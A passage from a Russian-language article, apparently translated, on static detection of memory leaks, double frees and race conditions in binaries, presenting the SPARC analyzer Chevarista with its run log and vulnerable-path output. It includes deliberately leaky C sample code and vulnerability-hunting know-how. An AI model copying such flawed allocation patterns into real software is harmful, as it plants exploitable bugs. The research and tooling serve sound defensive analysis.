6.     if (off <= 0)
7.         return (-ERR);□□□□// R
8.     else if (ret == off)
9.         buf = realloc(buf, (ret = ret * 2));□□// REA
10.} while (off != PACKET_HEADER_SIZE);

11. printf("Received %s \n", buf);
12. free(buf);□□□□□□// F
13. return;□□□□□□// R

```

Используя простой обход в глубину (DFS) по графу, представляющему Пример 8, мы можем извлекать последовательности вида:

```

1,2,(3 M),4,5,6,8,10,11,(12 F),(12 R)□□M...F...R□-нет утечки-
1,2,(3 M),4,(5,6,8,10)*,11,(12 F),(12 R)□□M(...)*F...R□-нет утечки-
1,2,(3 M),4,5,6,8,10,5,6,(7 R)□□□M...R□□-утечка-
1,2,(3 M),(4,5,6,8,10)*,5,6,(7 R)□□□M(...)*R□-утечка-
1,2,(3 M),4,5,6,8,(9 REA),10,5,6,(7 R)□□□M...REA...R□-утечка-
1,2,(3 M),4,5,6,(7 R)□□□□M...R□□-утечка-
и т.д.

```

В общем виде можно представить множество всех возможных трасс для данного примера:

```
1,2,3,(5,6,(7 | 8(9 | Нор)) 10)*,(11,12,13)*
```

где | означает выбор, а * — потенциальное заикливание над событиями, помещёнными в (). Поскольку программа может выполнять цикл более одного раза, многие различные трассы потенциально уязвимы к утечке памяти (не только несколько приведённых нами), но все они могут быть выражены с помощью этого глобального обобщённого регулярного выражения над событиями цикла в соответствии со следующим регулярным выражением:

```
.*(M) [ ^F ] *(R)
```

представляющим трассы, содержащие malloc, за которым следует возврат без промежуточного free, что соответствует в нашей программе:

```

.*(3) [ ^12 ] *(7)
=   .*(3).*(7)      # поскольку 12 не находится между 3 и 7 ни в одном цикле

```

Иными словами, если мы можем извлечь трассу, ведущую к возврату после прохождения через выделение памяти, не сопровождаемое освобождением (с неопределённым числом состояний между этими 2 шагами), — мы нашли ошибку утечки памяти.

Затем можно вычислить пересечение глобального регулярного выражения трасс и регулярного выражения уязвимых трасс, чтобы извлечь все потенциально уязвимые пути из языка трасс. На практике мы не будем генерировать все уязвимые трассы, а просто выводить несколько, пока не найдём ту, которую действительно можно воспроизвести.

Очевидно, первые два выражения трасс имеют пустое пересечение (они не содержат 7). Поэтому эти трассы не уязвимы. Однако следующие выражения трасс соответствуют шаблону и, таким образом, являются потенциально уязвимыми путями для данной уязвимости.

Мы могли бы использовать ту же систему для обнаружения двойного освобождения, за исключением того, что шаблон нашей трассы был бы:

```
.*(F) [ ^A ] *(F)
```

то есть: освобождение, за которым следует второе освобождение того же потока данных, без прохождения через выделение между ними. Простой анализатор на основе трасс может обнаруживать многие случаи уязвимостей, используя единственный движок! Этот суперкласс уязвимостей составляют так называемые уязвимости типового состояния, следуя идее о том, что если тип переменной не меняется на протяжении программы, её состояние меняется — и тогда стандартный подход проверки типов недостаточен для обнаружения этого класса уязвимостей.

Как мог заметить внимательный читатель, этот алгоритм не учитывает предикаты, что означает: если такая уязвимая трасса выдаётся, у нас нет гарантии, что реальные условия программы когда-либо её выполнят. Действительно, мы можем извлечь путь программы, который «пересекает» несколько предикатов, некоторые из которых несовместимы друг с другом, тем самым генерируя невыполнимые пути с помощью нашей техники.

Например, в Примере 8, переведённом в ассемблерный код, предикатно-нечувствительный анализ может генерировать трассу:

1, 2, 3, 4, 5, 6, 8, 9, 10, 11, 12, 13

которая невозможна для исполнения, поскольку предикаты, выполняющиеся в состояниях 8 и 10, не могут быть соответственно истинными и ложными после всего лишь одной итерации цикла. Таким образом, такая трасса не может существовать в реальности.

Мы не будем углубляться в эту тему в данной статье, но в следующей части рассмотрим различные улучшения, которыми должен обладать хороший движок анализа, чтобы не генерировать слишком много ложных срабатываний.

С. Как улучшить анализ

В этой части мы кратко рассмотрим различные методы, чтобы понять, как именно можно сделать анализ более точным и эффективным. Исследователи в области анализа программ обычно называют это «верификацией, управляемой контрпримерами». Можно использовать различные техники из мира проверки моделей или абстрактной интерпретации, но мы не будем вдаваться в теоретические детали. Просто обсудим идеи этих техник без подробностей. Предложенный анализатор *chevarista* в приложении к этой статье выполняет только базовый анализ псевдонимов, без предикатного анализа и без анализа планирования потоков (что было бы полезно для обнаружения состояний гонки). Я упомяну несколько анализаторов, реализующих эти методы анализа.

а. Предикатный анализ и решётка предикатов

Предикатная абстракция [PA] заключается в сборе всех предикатов программы и построении из этого списка математического объекта, называемого решёткой [LAT]. Решётка — это множество объектов, для которых определён определённый (частичный) порядок между элементами. Решётка имеет различные теоретические свойства, делающие её отличной от частичного порядка, но мы не будем давать таких подробностей. Обсудим сам порядок и типы объектов:

- Порядок может быть определён как объединение объектов:

($P < Q$ тогда и только тогда, когда P включено в Q)

- Объектами могут быть предикаты.
- Конъюнкция (И) предикатов может быть наименьшей верхней гранью N предикатов. Предикаты ($a > 42$) и ($b < 2$) имеют верхнюю грань:

($a > 42$) && ($b < 2$)

- Дизъюнкция (ИЛИ) предикатов может быть наибольшей нижней гранью N предикатов. Предикаты ($a > 42$) и ($b < 2$) имели бы нижнюю грань:

($a > 42$) || ($b < 2$)

Решётка выглядела бы так:

```
□□□ (a > 42) && (b < 2)
□□□□ / \
□□□□ /   \
□□□□ /     \
□□□□ (a > 42) (b < 2)
□□□□ \     /
□□□□ \   /
□□□□ \ /
```

\ /

□

$(a > 42) \ || \ (b < 2)$

Представьте теперь программу с N предикатами. Если все предикаты могут быть одновременно истинными, число комбинаций между предикатами будет 2 в степени N . Это без учёта элементов решётки — дизъюнкций предикатов. Общее число комбинаций будет $2 \cdot 2^N - N$: нужно вычесть N , поскольку предикаты из единственного атомарного предиката общие для множества конъюнктивных и множества дизъюнктивных предикатов, каждое из которых имеет 2^N элементов, включая атомарные предикаты, являющиеся базовым случаем для конъюнкции ($\text{pred} \ \&\& \ \text{true}$) или дизъюнкции ($\text{pred} \ || \ \text{false}$).

Может также потребоваться рассмотреть другие значения предикатов: ложь и неизвестность. Ложь — это просто отрицание предиката, а неизвестность сообщает о неизвестном истинностном значении предиката (либо ложь, либо истина, но мы не знаем). В этом случае число возможных комбинаций между предикатами составляет 3^N вариантов. Этот подход называется трёхзначной логикой [TVLA].

Иными словами, у нас экспоненциальная сложность по пространству в худшем случае для построения решётки предикатов, соответствующей анализируемой программе. Очень часто решётка будет меньше, так как многие предикаты не могут быть одновременно истинными. Однако у такой решётки есть большое ограничение: она не способна анализировать предикаты, смешивающие AND и OR. Это означает, что если мы анализируем программу, которую можно достичь по многим различным наборам предикатов (скажем, выполняя множество различных возможных путей, что характерно для повторно используемых функций), эта решётка не сможет дать наиболее точное «полное» абстрактное представление, поскольку может вносить некоторую потоко-нечувствительность в анализ (например, единственная комбинация предикатов представляет несколько разных путей). Поскольку это может генерировать ложные срабатывания, это выглядит как хороший компромисс между точностью и сложностью. Конечно, эта решётка — лишь пример, и читатель может адаптировать её к своим конкретным нуждам в зависимости от размера верифицируемого кода. Это хорошая отправная точка для данной абстракции, но мы увидим, что для анализа программ важна не только информация о предикатах.

b. Анализ псевдонимов сложен

Проблема, возникающая как в автоматизированном аудите исходного кода, но ещё больше — бинарного, — это анализ псевдонимов между указателями. Когда указатели указывают на одни и те же переменные? Это важно для распространения выведенного размера выделения памяти (при разговоре о буфере) и для совместного использования типового состояния (например, когда указатель освобождается или выделяется: вы можете пропустить ошибки двойного освобождения, если не знаете, что 2 переменные на самом деле одинаковы).

Существует несколько техник для анализа псевдонимов. Некоторые работают внутри одной функции (так называемый внутрипроцедурный анализ [DDA]). Другие работают поперёк границ функций. В общем случае, чем точнее ваш анализ псевдонимов, тем меньше программы вы способны анализировать. Масштабировать до миллионов строк кода, отслеживая каждое единственное расположение для всех возможных указателей наивным способом, кажется весьма сложным. В дополнение к тому, что у каждой переменной может быть очень большое количество псевдонимов (особенно с псевдонимами для массивов), программа, переведённая в форму одного присваивания или одной информации, также имеет очень большое количество переменных. Однако живой диапазон этих переменных очень ограничен, а значит, и число их псевдонимов тоже. Необходимо определить отношения псевдонимов между переменными, чтобы можно было продолжить анализ с дополнительными проверками:

- `no_alias(a,b)` : Указатели `a` и `b` определённо указывают на разные множества переменных

- `must_alias(a,b)` : Указатели `a` и `b` определённо указывают на одно и то же множество переменных
- `may_alias(a,b)` : Множества «указывает на» для переменных `a` и `b` имеют общие элементы (непустое пересечение), но не равны.

`NoAliasing` и `MustAliasing` достаточно интуитивны. Основная работа — это определённо `MayAliasing`. Например, два указателя могут указывать на одну и ту же переменную при выполнении одного пути программы, но на разные переменные при выполнении другого пути. Анализ, способный делать такие различия, называется пути-чувствительным. Кроме того, для одного программного места, работающего с данной переменной, множество «указывает на» этой переменной может отличаться в зависимости от контекста (например: от набора предикатов, истинных в данный момент абстрактной интерпретации программы). Анализ, способный рассуждать об этих различиях, называется контекстно-чувствительным.

Это открытая исследовательская проблема — найти лучшие алгоритмы анализа псевдонимов, масштабируемые до больших программ (с низкой вычислительной стоимостью) и способные сохранять достаточную точность для доказательства свойств безопасности. В общем случае можно получить одно, но не другое. Некоторые анализы очень точны, но работают только внутри одной функции. Другие работают в полностью потоко-нечувствительном режиме, масштабируются до больших программ, но очень неточны. Мой пример анализатора `Chevarista` реализует только простой анализ псевдонимов, который очень точен, но плохо масштабируется до больших программ. Для каждого указателя он будет пытаться вычислить его множество «указывает на» в конкретном мире, несколько симулируя вычисление арифметики указателей и изучая результаты внутри анализатора. Это предоставлено лишь как пример и никоим образом не является окончательным ответом на эту проблему.

с. Подсказки по обнаружению состояний гонки

Ещё одним классом уязвимостей, которые нас интересуют обнаруживать автоматически, являются состояния гонки. Эти уязвимости требуют иного анализа для обнаружения, поскольку связаны со свойством планирования: возможно ли, что 2 потока переплетаются в выполнении (a,b,a,b) своих критических секций, где они разделяют некоторые переменные? Если переменные все правильно заблокированы, переплетённое выполнение в любом случае не будет проблемой. Но если блокировка обрабатывается неправильно (как это может происходить в очень больших программах, например в операционных системах), анализ планирования может обнаружить проблему.

Какую структуру данных можно использовать для такого анализа? Подход `JavaPathFinder` [JPF], разработанного в NASA, состоит в использовании графа планирования. Граф планирования — это нециклический граф (без циклов), где узлы представляют состояния программы, а рёбра — события планирования, вытесняющие выполнение одного потока для выполнения другого.

Хотя этот подход кажется интересным для обнаружения любого потенциального пути планирования (снова с помощью обхода в глубину по графу планирования), при котором переменная, используемая в нескольких разных потоках, не заблокирована должным образом, он становится сложнее при работе с более чем 2 потоками. Каждый потенциальный узел будет иметь столько рёбер, сколько потоков, — таким образом, граф планирования будет экспоненциально расти на каждом шаге планирования. Можно использовать технику, называемую редукцией частичного порядка, для представления единственным узлом большого фрагмента кода, для которого все инструкции разделяют одно и то же свойство планирования (например: не может быть прерван) или одно и то же свойство потоков данных (например: использует тот же набор переменных), — тем самым сокращая граф планирования, делая его более абстрактным.

Снова: анализатор chevarista не обрабатывает состояния гонки, но другие анализаторы делают это, и существуют техники, делающие это возможным. Обратитесь к ссылкам для получения более подробной информации по этой теме.

IV. Chevarista: анализатор бинарных программ

Chevarista — это проект для анализа бинарного кода. В этой статье большинство примеров были даны на C или ассемблере, но Chevarista анализирует только бинарный код без какой-либо информации из исходников. Всё, что ему нужно, — это точка входа для начала анализа, которую вы всегда можете получить без труда для любого (рабочего? ;) бинарного формата — ELF, PE и т.д.

Chevarista является более простым анализатором, чем всё, что было представлено в этой статье, однако он стремится следовать этой модели, движимой успешными результатами, полученными с помощью текущего инструмента. В частности, промежуточная форма Chevarista на данный момент представляет собой граф, содержащий как информацию о потоках данных, так и о потоке управления, но с неявными функциями `sigma` и `phi`.

Для простоты мы выбрали работу с бинарным кодом SPARC [SRM], но после прочтения этой статьи вы, возможно, поймёте, что используемые представления достаточно абстрактны для использования на любой архитектуре. Можно возразить, что набор команд SPARC является RISC, и поддержка CISC-архитектуры — такой как INTEL или ARM, где большинство инструкций являются условными, — будет проблемой. Вы правы, поскольку эти архитектуры требуют специфических возможностей в зависимом от архитектуры бэкенде декомпилятора-анализатора. В настоящее время только бэкенд SPARC закодирован, и есть пустой скелет для архитектуры INTEL [IRM].

В чём, в деталях, разница между такими архитектурами?

Они в основном сгруппированы в единый компонент, зависящий от архитектуры:

□□□The Backend (Бэкенд)

На 32-битных процессорах INTEL каждая инструкция может выполнять несколько операций. То же верно и для SPARC, но только когда условные флаги затрагиваются результатом операции, выполняемой инструкцией. Например, инструкция `push` записывает в память, изменяет указатель стека и потенциально изменяет флаги состояния (регистр `eflags` на INTEL), что делает её очень сложной для анализа. Многие инструкции выполняют более одной операции, поэтому нам нужно переводить в промежуточные формы, делающие эти операции более явными. Если мы ограничим количество синтаксических конструкций в этой промежуточной форме, мы сможем выполнять независимый от архитектуры анализ значительно легче, при всех явных операциях. Низкоуровневая промежуточная форма Chevarista содержит около 10 «абстрактных операций» в своём IR: `Branch`, `Call`, `Ternop` (с дополнительным полем в структуре, указывающим, какая арифметическая или логическая операция выполняется), `Cmp`, `Ret`, `Test`, `Interrupt` и `Stop`. Дополнительно есть чисто абстрактные операции (FMI: инструкция, изменяющая флаги), `CFl` (инструкция потока управления) и `Invoke` (вызовы внешних функций), которые делают анализ ещё более универсальным. `Invoke` — это вид оператора, сообщаящего анализатору, что он не должен пытаться анализировать внутренности вызываемой функции, а рассматривать её как абстракцию. Например, типы `Alloc`, `Free`, `Close` являются дочерними классами абстрактного класса `Invoke`, которые моделируют факт вызова `malloc()`, `free()` или `close()` и то, что анализатор не должен пытаться обрабатывать вызываемый код, а рассматривать его как чёрный ящик. Действительно, поиск ошибок выделения памяти не требует анализа внутренностей `malloc()` или `free()`. Это было бы необходимо для автоматической генерации эксплойтов, но здесь мы этим не занимаемся.

Для архитектуры анализа используется паттерн «Посетитель», представленный в следующем параграфе.

В. Трансформация программы и моделирование

Проект организован с использованием паттерна «Посетитель» [DP]. В двух словах: паттерн «Посетитель» позволяет обходить граф (то есть: представление промежуточной формы внутри анализатора) и трансформировать его узлы (содержащие либо базовые блоки для анализа потока управления, либо операнды для анализа потоков данных: действительно, связи потока управления или потоков данных в графе представляют отношения предков/преемников между блоками (потока управления) или переменными (потоков данных)).

Проект включает следующие компоненты:

- **visitor**: Посетитель по умолчанию. Когда граф содержит узлы, типы которых не обрабатываются текущим посетителем, именно этот посетитель выполняет операцию. Посетитель по умолчанию — корневой класс иерархии классов посетителей.
- **arch**: Бэкенд архитектуры. В настоящее время полностью предоставлен SPARC32/64 и только скелет для бэкенда INTEL. Доказательство концепции полностью написано на SPARC для простоты. Эта часть также включает общий код для вычислений потоков данных и потока управления.
- **graph**: Содержит весь API для построения графов непосредственно на промежуточном языке. Также определяет все абстрактные инструкции (и «более» абстрактные инструкции, как описано ранее).
- **gate**: Посетитель для межпроцедурного анализа. Связи потоков данных и потока управления распространяются между процедурами в этом посетителе. Кроме того, новый тип «Продолжение» абстрагирует различные виды передачи управления (Branch, Call, Ret и т.д.), что делает анализ ещё проще после этой трансформации.
- **alias**: Выполняет базовый анализ «указывает на» для определения очевидных псевдонимов между переменными перед проверкой уязвимостей. Этот анализ точен и, следовательно, не масштабируется до больших программ. Есть многие часы хорошего чтения и хакинга для улучшения этого посетителя, что сделало бы весь анализатор значительно более интересным на практике для больших программ.
- **heap**: Этот посетитель не выполняет реальной трансформации, а лишь упрощённый обход графа для обнаружения аномалий в графе потоков данных. В этом посетителе реализованы двойное освобождение, утечки памяти и подобные проблемы.
- **print**: Посетитель печати — просто выводит промежуточные формы после каждой трансформации в текстовый файл.
- **printdot**: Выводит в визуальном виде (dot/graphviz) внутреннее представление. Это тоже можно вызывать после каждой трансформации, но в данный момент вызывается только в конце анализа.

Дополнительно начата, но ещё в разработке, ещё одна трансформация:

- **symbolic**: Выполняет перевод к более символическим промежуточным формам (таким как SSA и SSI) и (безуспешно) структурирует графы потока управления в граф зон. Этот посетитель находится в разработке, но включён в данный релиз, так как Chevarista будет прекращён в текущем виде — для последующей реализации на языке ERESI [RSI] вместо C++.



----	>				->				->				->				->	Results
ASM			Backend				Visitor				Visitor				Visitor			
			-----				-----				-----				-----			

С. Проверка уязвимостей

Chevarista используется следующим образом в этом демонстрационном фреймворке. В пакете предоставляется определённый большой набор тестовых бинарных файлов, и выполняется анализ. Всего за пару секунд весь анализ завершается:

```
# Выполняем chevarista на тестовом бинарнике 34

$ autonomous/chevarista ../testsuite/34.elf

      ./\  Chevarista standalone version /\:.
[...]
```

```
=> chevarista
Detected SPARC
Chevarista IS STARTING
Calling sparc64_IDG
Created IDG
SPARC IDG : New bloc at addr 0000000000100A34
SPARC IDG : New bloc at addr 00000000002010A0
[!] Reached Invoke at addr 00000000002010A4
SPARC IDG : New bloc at addr 0000000000100A44
Cflow reference to : 00100A50
Cflow reference from : 00100A48
Cflow reference from : 00100C20
SPARC IDG : New bloc at addr 0000000000100A4C
SPARC IDG : New bloc at addr 0000000000100A58
SPARC IDG : New bloc at addr 0000000000201080
[!] Reached Invoke at addr 0000000000201084
SPARC IDG : New bloc at addr 0000000000100A80
SPARC IDG : New bloc at addr 0000000000100AA4
SPARC IDG : New bloc at addr 0000000000100AD0
SPARC IDG : New bloc at addr 0000000000100AF4
SPARC IDG : New bloc at addr 0000000000100B10
SPARC IDG : New bloc at addr 0000000000100B70
SPARC IDG : New bloc at addr 0000000000100954
Cflow reference to : 00100970
Cflow reference from : 00100968
Cflow reference from : 00100A1C
SPARC IDG : New bloc at addr 000000000010096C
SPARC IDG : New bloc at addr 0000000000100A24
Cflow reference to : 00100A2C
Cflow reference from : 00100A24
Cflow reference from : 00100A08
SPARC IDG : New bloc at addr 0000000000100A28
SPARC IDG : New bloc at addr 0000000000100980
SPARC IDG : New bloc at addr 0000000000100A10
SPARC IDG : New bloc at addr 00000000001009C4
SPARC IDG : New bloc at addr 0000000000100B88
SPARC IDG : New bloc at addr 0000000000100BA8
SPARC IDG : New bloc at addr 0000000000100BC0
SPARC IDG : New bloc at addr 0000000000100BE0
SPARC IDG : New bloc at addr 0000000000100BF8
SPARC IDG : New bloc at addr 0000000000100C14
SPARC IDG : New bloc at addr 00000000002010C0
[!] Reached Invoke at addr 00000000002010C4
SPARC IDG : New bloc at addr 0000000000100C20
SPARC IDG : New bloc at addr 0000000000100C04
SPARC IDG : New bloc at addr 0000000000100910
SPARC IDG : New bloc at addr 0000000000201100
[!] Reached Invoke at addr 0000000000201104
```

SPARC IDG : New bloc at addr 0000000000100928
SPARC IDG : New bloc at addr 000000000010093C
SPARC IDG : New bloc at addr 0000000000100BCC
SPARC IDG : New bloc at addr 00000000001008E0
SPARC IDG : New bloc at addr 00000000001008F4
SPARC IDG : New bloc at addr 0000000000100900
SPARC IDG : New bloc at addr 0000000000100BD8
SPARC IDG : New bloc at addr 0000000000100B94
SPARC IDG : New bloc at addr 00000000001008BC
SPARC IDG : New bloc at addr 00000000001008D0
SPARC IDG : New bloc at addr 0000000000100BA0
SPARC IDG : New bloc at addr 0000000000100B34
SPARC IDG : New bloc at addr 0000000000100B58
Cflow reference to : 00100B74
Cflow reference from : 00100B6C
Cflow reference from : 00100B2C
Cflow reference from : 00100B50
SPARC IDG : New bloc at addr 0000000000100B04
SPARC IDG : New bloc at addr 00000000002010E0
SPARC IDG : New bloc at addr 0000000000100AE8
SPARC IDG : New bloc at addr 0000000000100A98
Intraprocedural Dependence Graph has been built successfully!
A number of 47 blocs has been statically traced for flow-types
[+] IDG built

Scalar parameter REPLACED with name = %o0 (addr= 00000000002010A4)
Backward dataflow analysis VAR %o0, instr addr 00000000002010A4
Scalar parameter REPLACED with name = %o0 (addr= 00000000002010A4)
Backward dataflow analysis VAR %o0, instr addr 00000000002010A4
Scalar parameter REPLACED with name = %o0 (addr= 00000000002010A4)
Backward dataflow analysis VAR %o0, instr addr 00000000002010A4
Backward dataflow analysis VAR %fp, instr addr 0000000000100A48
Return-Value REPLACED with name = %i0 (addr= 0000000000100A44)
Backward dataflow analysis VAR %i0, instr addr 0000000000100A44
Backward dataflow analysis VAR %fp, instr addr 0000000000100A5C
Return-Value REPLACED with name = %i0 (addr= 0000000000100A58)
Backward dataflow analysis VAR %i0, instr addr 0000000000100A58
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100A6C
Scalar parameter REPLACED with name = %o0 (addr= 0000000000201084)
Backward dataflow analysis VAR %o0, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o0 (addr= 0000000000201084)
Backward dataflow analysis VAR %o0, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o1 (addr= 0000000000201084)
Backward dataflow analysis VAR %o1, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o1 (addr= 0000000000201084)
Backward dataflow analysis VAR %o1, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o2 (addr= 0000000000201084)
Backward dataflow analysis VAR %o2, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o2 (addr= 0000000000201084)
Backward dataflow analysis VAR %o2, instr addr 0000000000201084
Backward dataflow analysis VAR %fp, instr addr 0000000000100A84
Return-Value REPLACED with name = %i0 (addr= 0000000000100A80)
Backward dataflow analysis VAR %i0, instr addr 0000000000100A80
Backward dataflow analysis VAR [%fp + 7d3], instr addr 0000000000100AA4
Backward dataflow analysis VAR [%fp + 7df], instr addr 0000000000100ABC
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100AAC
Backward dataflow analysis VAR %fp, instr addr 0000000000100AD4
Return-Value REPLACED with name = %i0 (addr= 0000000000100AD0)
Backward dataflow analysis VAR %i0, instr addr 0000000000100AD0
Backward dataflow analysis VAR [%fp + 7d3], instr addr 0000000000100AF4
Backward dataflow analysis VAR [%fp + 7d3], instr addr 0000000000100B24
Backward dataflow analysis VAR [%fp + 7df], instr addr 0000000000100B18
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B70
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B70
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B70
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B38
Backward dataflow analysis VAR %fp, instr addr 0000000000100964
Backward dataflow analysis VAR %fp, instr addr 0000000000100964
Backward dataflow analysis VAR %fp, instr addr 0000000000100964
Scalar parameter REPLACED with name = %o0 (addr= 0000000000100958)
Backward dataflow analysis VAR %o0, instr addr 0000000000100958

```

Scalar parameter REPLACED with name = %o0 (addr= 0000000000100958)
[....]
Backward dataflow analysis VAR          %fp, instr addr 0000000000100B6C
Backward dataflow analysis VAR [%fp + 7df], instr addr 0000000000100B60
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B58
[+] GateVisitor finished

[+] AliasVisitor finished

+ Entered Node Splitting for Node id 24
+ Entered Node Splitting for Node id 194
+ Entered Node Splitting for Node id 722
+ Entered Node Splitting for Node id 794
+ Entered Node Splitting for Node id 1514
+ Entered Node Splitting for Node id 1536
+ Entered Node Splitting for Node id 1642
[+] SymbolicVisitor finished

Entering DotVisitor
+ SESE visited
+ SESE visited
* SESE already visited
* SESE already visited
+ SESE visited
+ SESE visited
* SESE already visited
* SESE already visited
* SESE already visited
! Node pointed by (nil) is NOT a SESE
+ SESE visited
* SESE already visited
* SESE already visited
* SESE already visited
[+] Print*Visitors finished

Starting HeapVisitor
Double Free found
Double Free found
Double malloc
[+] Heap visitor finished

[+] Chevarista has finished

```

Запуск выполнялся менее чем за 2 секунды, и в бинарном файле были найдены несколько уязвимостей (2 случая двойного освобождения и одна утечка памяти, как указано в последнем выводе). Без дополнительной информации это не очень полезно, что приводит нас к результатам.

D. Извлечение уязвимых путей

После выполнения анализа можно просто проверить, какими были уязвимые пути:

```

~/IDA/sdk/plugins/chevarista/src $ ls tmp/

cflow.png  chevarista.alias  chevarista.buchi  chevarista.dflow.dot  \
chevarista.dot  chevarista.gate  chevarista.heap  chevarista.lir        \
chevarista.symbolic  dflow.png

```

Каждый посетитель (трансформация) выводит полную программу в каждой промежуточной форме. Наиболее интересным является вывод посетителя heap, который даёт нам точные уязвимые пути:

```

~/IDA/sdk/plugins/chevarista/src $ cat tmp/chevarista.heap

[%fp + 7e7]

[%fp + 7df]

[%l0]

```



```

*****
*
* Multiple free of same variables *
*
*****

*****
path to free : 1
*****
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a44 (4) {S} 46: %g1 = outparam_%o0
@0x100a48 (8) {S} 60: local_%fp$0x7e7 = %g1
@0x100bcc (8) {S} 1770: outparam_%o0 = local_%fp$0x7e7
@0x1008e4 (8) {S} 1792: local_%fp$0x87f = inparam_%i0
@0x1008f4 (8) {S} 1828: outparam_%o0 = local_%fp$0x87f
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

*****
path to free : 2
*****
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a44 (4) {S} 46: %g1 = outparam_%o0
@0x100a48 (8) {S} 60: local_%fp$0x7e7 = %g1
@0x100b58 (8) {S} 2090: %g1 = local_%fp$0x7e7
@0x100b5c (8) {S} 2104: local_%fp$0x7d7 = %g1
@0x100b68 (8) {S} 2146: %g1 = local_%fp$0x7d7
@0x100b6c (8) {S} 2160: local_%fp$0x7df = %g1
@0x100c14 (8) {S} 1524: outparam_%o0 = local_%fp$0x7df
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

*****
path to free : 3
*****
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a58 (4) {S} 96: %g1 = outparam_%o0
@0x100a5c (8) {S} 110: local_%fp$0x7df = %g1
@0x100c14 (8) {S} 1524: outparam_%o0 = local_%fp$0x7df
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

*****
path to free : 4
*****
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a58 (4) {S} 96: %g1 = outparam_%o0
@0x100a5c (8) {S} 110: local_%fp$0x7df = %g1
@0x100b60 (8) {S} 2118: %g1 = local_%fp$0x7df
@0x100b64 (8) {S} 2132: local_%fp$0x7e7 = %g1
@0x100bcc (8) {S} 1770: outparam_%o0 = local_%fp$0x7e7
@0x1008e4 (8) {S} 1792: local_%fp$0x87f = inparam_%i0
@0x1008f4 (8) {S} 1828: outparam_%o0 = local_%fp$0x87f
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

~/IDA/sdk/plugins/chevarista/src $

```

Как видите, теперь у нас есть полные уязвимые пути, в которых несколько освобождений последовательно выполняются над одними и теми же переменными. В данном примере было найдено 2 случая двойного освобождения и одна утечка памяти, для которой путь к освобождению не указан, поскольку его не существует (это утечка памяти).

Очень полезным трюком также оказалось присвоение более уточнённых типов операндам. Например, локальные переменные довольно легко идентифицируются, если к ним обращаются через указатель стека. Параметры и результаты функций также легко обнаруживаются путём проверки использования регистров %i и %o (только для архитектуры SPARC).

Е. Будущая работа: уточнение

Последним шагом анализа является уточнение [CEGF]. После того как программа проанализирована на наличие уязвимостей и мы извлекли путь программы, который, по всей видимости, ведёт к повреждению памяти, нам нужно воссоздать реальные условия воспроизведения ошибки в действительности, а не в абстрактном описании программы, как мы делали в этой статье. Для этого нам нужно выполнить программу по-настоящему (на этот раз) и попытаться подавать ей данные, выведенные из условных предикатов, находящихся на абстрактном пути программы, ведущем к потенциальной уязвимости. Входные значения, которые мы даём программе, должны пройти все тесты на пути к ошибке в реальном мире.

Немногие проекты используют эту технику. Это довольно свежее исследование — определить, как быть максимально точным и при этом масштабироваться до очень больших программ. Ответ в том, что точность можно запрашивать по требованию, используя итеративную процедуру, как это делается в средстве проверки моделей BLAST [BMC]. Даже продвинутые фреймворки абстрактной интерпретации [ASA] ещё не имеют уточнения в своих фреймворках: некоторые утверждают, что вычислительно слишком дорого уточнять абстракции и лучше комбинировать более слабые абстракции вместе, чем пытаться уточнить единственную «идеальную».

V. Связанные работы

Почти ни один проект по данной теме не был инициирован андеграундом. Работа Nergal по поиску целочисленных переполнений в Win32-бинарниках является первой заметной попыткой объединить исследовательские знания и знания в области обратной инженерии, используя декомпилятор и средство проверки моделей. Работа Halvar Flake в рамках BinDiff/BinNavi [BN] интересна, но до сих пор служила другой цели, нежели поиск уязвимостей в бинарном коде.

С более теоретической точки зрения заинтересованный читатель приглашается обратиться к ссылкам для ознакомления с большим количеством важных работ в области анализа программ. Автоматизированная обратная разработка, или декомпиляция, изучалась в течение последних 10 лет, и разрыв между этими двумя мирами всё ещё не полностью закрыт. Данная статья попыталась двигаться в этом направлении, представляя формальные техники в полностью неформальном изложении.

В основном можно изучать 2 различные теории: проверку моделей [MC] и абстрактную интерпретацию [AI]. Проверка моделей, как правило, предполагает свойства темпоральной логики, выражённые в языках типа LTL, CTL или CTL* [TL]. Эти свойства затем переводятся в автоматы. Трассы используются как слова, и отказ автомата распознать данную трассу означает нарушение свойства. На практике формула отрицается, чтобы результирующий автомат распознавал только трассы, ведущие к уязвимостям, что кажется более естественным подходом для обнаружения уязвимостей.

Абстрактная интерпретация [ASA] — это поиск наиболее адекватного представления системы, позволяющего проверке быть вычислимой за разумное время (иначе мы можем оказаться за «полным перебором», проверяя всё потенциальное поведение программы, которое может быть бесконечным). Рассуждая в абстрактной области, мы делаем пространство состояний конечным (или хотя бы сокращённым по сравнению с реальным), что делает наш анализ tractable. Чем сильнее абстракции, тем быстрее и менее точен анализ. Вся работа состоит в нахождении наилучшей (когда возможно) или приближённой абстракции, которая достаточно точна и достаточно сильна, чтобы давать результаты за секунды или минуты.

В этой статье мы представили некоторые абстракции, явно их не называя (интервальная абстракция, абстракция трасс, предикатная абстракция...). Можно также разрабатывать

продуктовые области, где несколько абстракций рассматриваются одновременно, что даёт наилучшие результаты, но для которых автоматические процедуры требуют больше работы для определения.

VI. Заключение

